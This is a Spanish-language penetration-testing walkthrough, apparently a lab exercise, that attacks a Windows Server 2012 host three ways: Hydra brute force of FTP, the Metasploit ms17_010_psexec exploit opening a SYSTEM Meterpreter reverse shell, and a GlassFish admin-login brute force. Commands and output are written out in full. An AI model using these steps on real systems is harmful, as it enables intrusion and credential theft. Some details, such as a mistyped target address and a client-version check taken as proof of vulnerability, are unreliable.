

# **ATAQUES MANUALES SOBRE WINDOWS SERVER 2012**

## MÉTODO 1

BUENO VAMOS A INICIAR CON LA PENETRACIÓN A LA MÁQUINA DE WINDOWS SERVER 2012, LO PRIMERO QUE HACEMOS SIEMPRE ES COMPROBAR SI TENEMOS CONECTIVIDAD CON LA MÁQUINA OBJETIVO, ESTO LO HACEMOS CON EL SIGUIENTE CÓDIGO.

```
(root@kali)-[/home/kali]
# ping 192.168.1.134
PING 192.168.1.134 (192.168.1.134) 56(84) bytes of data:
64 bytes from 192.168.1.134: icmp_seq=1 ttl=128 time=0.844 ms
64 bytes from 192.168.1.134: icmp_seq=2 ttl=128 time=0.727 ms
64 bytes from 192.168.1.134: icmp_seq=3 ttl=128 time=0.921 ms
```

COMO VEMOS SI TENEMOS CONECTIVIDAD, ASÍ QUE AHORA LO QUE VAMOS HACER ES UN ESCaneo CON NMAP PARA VER LOS PUERTOS ABIERTOS Y LOS SERVICIOS QUE CORREN CADA UNO DE ELLOS.

```
(root@kali)-[/home/kali]
# nmap -sV -Pn 192.168.1.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 05:11 EDT
Nmap scan report for enigma.home (192.168.1.134)
Host is up (0.00086s latency).
Not shown: 964 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-30 09:12:19Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 m...
icrosoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?

```

AHORA VAMOS HACER UN ATAQUE DE FUERZA BRUTA CON HYDRA POR EL PROTOCOLO TCP EN EL PUERTO 21

```

(root@kali)~[/home/kali]
# hydra -l solomon -P /home/kali/Downloads/rockyou.txt ftp://192.168.1.134 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-30 06:3
6:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/
p:14344398), ~224132 tries per task
[DATA] attacking ftp://192.168.1.134:21/
[21][ftp] host: 192.168.1.134 login: solomon password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 06:3
7:01

```

Y COMO VEMOS HEMOS OBTENIDO LOS CREDENCIALES, UNA VEZ YA OBTENIDO LOS CREDENCIALES AHORA YA SOLO QUEDA CONECTARNOS A LA MÁQUINA Y ESTO LO VAMOS HACER DE LA SIGUIENTE MANERA.

```

(root@kali)~[/home/kali]
# ftp 192.168.1.134
Connected to 192.168.1.134.
220-Enigmazilla
220 Cualquier intruso que intente entrar sin permiso lo pagara muy caro!file (
Name (192.168.1.134:kali): solomon
331 Password required for solomon
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5515|)
150 Opening data channel for directory listing of "/"
-rw-r--r-- 1 ftp ftp 976 Mar 08 2019 rompeme.zip
226 Successfully transferred "/"
ftp>

```

Y ASÍ ES COMO LOGRAMOS ACCEDER A LA MÁQUINA OBJETIVO POR EL PROTOCOLO FTP Y EL PUERTO 21.

## MÉTODO 2

BUENO LO PRIMERO QUE VAMOS HACER ES UN ESCANEO CON NMAP MÁS PROFUNDO PARA VER LOS PUERTOS ABIERTOS Y LAS POSIBLES VULNERABILIDADES.

```

(root@kali)~[/home/kali]
# nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.182.1.134
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan time
s may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 08:33 EDT
NSE: Loaded 156 scripts for scanning

```

HEMOS ENCONTRADO QUE LOS PUERTOS 139 Y 445 ESTÁN ABIERTOS, ASÍ QUE ESTO NOS PUEDE INDICAR QUE **SMB** ESTÁ HABILITADO Y ES POTENCIALMENTE VULNERABLE A ATAQUES.

```
Host is up (0.00077s latency).
Not shown: 965 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              FileZilla ftpd
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-05-30 12:37:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

ASÍ QUE VAMOS A COMPROBAR LA VERSIÓN DE **SMB** PARA VER SI ES UNA VERSIÓN VIAJA Y POR ENDE TENGA VULNERABILIDADES

```
(root@kali)~# smbclient -V 192.168.1.134
Version 4.19.5-Debian
```

COMO VEMOS QUE ES VULNERABLE EN SMB, PROBAREMOS CON UN MÓDULO AUXILIAR DE METASPLOIT PARA EXPLOTAR ESTA VULNERABILIDAD DE SMB

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search ms17-010
```

Y VAMOS A ESCOGER ESTE MÓDULO

```
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal
msf6 > Yes
11 \_ target: Automatic (to windows/meterpreter) > options
12 \_ target: PowerShell
13 \_ target: Native upload > optionsd
14 \_ target: MOF upload
15 \_ AKA: ETERNALSYNERGY
16 \_ AKA: ETERNALROMANCE
17 \_ AKA: ETERNALCHAMPION
18 \_ AKA: ETERNALBLUE

msf6 auxiliary(admin/smb/ms17_010_command) > use exploit/windows/smb/ms17_010_psexec
```

UNA VEZ YA COGIDO EL MODULO LE CAMBIAMOS LOS PARAMETROS Y LUEGO LO EJECUTAMOS

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name          Current Setting  Required  Description
  ---          -
  DBGTRACE      false           yes       Show extra debug trace info
  LEAKATTEMPTS  99             yes       How many times to try to l
  NAMEDPIPE     no             no        A named pipe that can be c
  NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to che
  RHOSTS        192.168.1.134  yes       The target host(s), see ht
  RPORT         445            yes       The Target port (TCP)
  SERVICE_DESCRIPTOR no            no        Service description to be
  SERVICE_DISPLAY_ no            no        The service display name
```

UNA VEZ YA CAMBIADO LOS PARÁMETROS, LO EJECUTAMOS

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.147:4444
[*] 192.168.1.134:445 - Authenticating to 192.168.1.134 as user 'perdicion' ...AT
[*] 192.168.1.134:445 - Target OS: Windows Server 2012 Standard 9200
[*] 192.168.1.134:445 - Built a write-what-where primitive...
[+] 192.168.1.134:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.134:445 - Selecting PowerShell target
[*] 192.168.1.134:445 - Executing the payload...
[+] 192.168.1.134:445 - Service start timed out, OK if running a command or no
n-service executable ...
[*] Sending stage (201798 bytes) to 192.168.1.134
[*] Meterpreter session 1 opened (192.168.1.147:4444 → 192.168.1.134:57539) a
t 2024-06-04 07:58:21 -0400

meterpreter > ls
Listing: C:\Windows\system32

Mode          Size      Type      Last modified      Name
---          -
040777/rwxrwx 0         dir       2012-07-26 04:06:55 - 0409
rwx          0400
```

Y ASÍ ES COMO TENEMOS ACCESO COMPLETO A LA MÁQUINA OBJETIVO.

## MÉTODO 3

BUENO LO PRIMERO QUE VAMOS HACER ES UN ESCANEO CON NMAP PARA VER LOS PUERTOS ABIERTOS Y LAS POSIBLES VULNERABILIDADES.

```
(root@kali)-[/home/kali]
# nmap -sV -Pn 192.168.1.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 06:25 EDT
Nmap scan report for 192.168.1.134
Host is up (0.00018s latency).
Not shown: 965 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              FileZilla ftpd
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time:
2024-06-11 10:25:41Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (
```

EN ESTE ESCANEO ENCONTRAMOS QUE HAY UN SERVIDOR WEB EN EL PUERTO 4848

```
3389/tcp  open  ssl/ms-wbt-server?
4848/tcp  open  ssl/http in the cor Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.
3; Java 1.8) database to the list
7676/tcp  open  java-message-service Java Message Service 301
8000/tcp  open  jsp13            Apache Jserv (Protocol v1.3)
```

ASÍ QUE VAMOS A VER QUE HAY EN EL SERVIDOR WEB QUE ENCONTRAMOS



COMO PODEMOS VER HAY UN LOGIN EN EL SERVIDOR QUE ENCONTRAMOS EN EL PUERTO 4848, ASÍ QUE VAMOS A UTILIZAR UN MÓDULO DE METASPLOIT PARA HACER UN ATAQUE DE FUERZA BRUTA E INTENTAR OBTENER LAS CREDENCIALES DE LOGIN.

```

msf6 > search glassfish_login

Matching Modules
=====
# Name
Description
- -
0 auxiliary/scanner/http/glassfish_login (java 1.8) normal No
GlassFish Brute Force Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/glassfish_login

```

AHORA VAMOS A USAR ESTE MÓDULO Y MODIFICAR LOS PARÁMETROS PARA PODER EJECUTARLO

```

msf6 > use auxiliary/scanner/http/glassfish_login
msf6 auxiliary(scanner/http/glassfish_login) > options

Module options (auxiliary/scanner/http/glassfish_login):

```

| Name             | Current Setting | Required | Description   |
|------------------|-----------------|----------|---|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password   |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5   |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                       |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm) |
| PASSWORD         |                 | no       | A specific password to authenticate with  |

```

msf6 auxiliary(scanner/http/glassfish_login) > options

Module options (auxiliary/scanner/http/glassfish_login):

```

| Name             | Current Setting                  | Required | Description   |
|------------------|----------------------------------|----------|---|
| ANONYMOUS_LOGIN  | false                            | yes      | Attempt to login with a blank username and password   |
| BLANK_PASSWORDS  | false                            | no       | Try blank passwords for all users   |
| BRUTEFORCE_SPEED | 5                                | yes      | How fast to bruteforce, from 0 to 5   |
| DB_ALL_CREDS     | false                            | no       | Try each user/password couple stored in the current database                                |
| DB_ALL_PASS      | false                            | no       | Add all passwords in the current database to the list                                       |
| DB_ALL_USERS     | false                            | no       | Add all users in the current database to the list   |
| DB_SKIP_EXISTING | none                             | no       | Skip existing credentials stored in the current database (Accepted: none, user, user&realm) |
| PASSWORD         |                                  | no       | A specific password to authenticate with  |
| PASS_FILE        | /home/kali/Downloads/rockyou.txt | no       | File containing passwords, one per line   |
| Proxies          |                                  | no       | A proxy chain of format type  |



UNA VEZ YA MODIFICADO LOS PARÁMETROS LO EJECUTAMOS A VER QUE NOS DA

```
msf6 auxiliary(scanner/http/glassfish_login) > run
[*] 192.168.1.134:4848 - Checking if Glassfish requires a password...
[*] 192.168.1.134:4848 - Glassfish is protected with a password
[-] 192.168.1.134:4848 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.134:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) > █
```


Y COMO PODEMOS VER HEMOS ENCONTRADO LOS CREDENCIALES CORRESPONDIENTES A EL SERVIDOR WEB QUE ENCONTRAMOS EN EL PUERTO 4848.

AHORAA A INGRESAR A EL SERVIDOR WEB CON LOS CREDENCIALES ENCONTRADOS

## GlassFish™ Server Open Source Edition Administration Console

User Name:

Password:



Y ASÍ ES COMO PUDIMOS INGRESAR A ESTE SERVIDOR WEB DESCIFRANDO LA CONTRASEÑA CON UN MÓDULO DE METASPLOIT. Y ESTO A SIDO UNA PENETRACIÓN EXITOSA.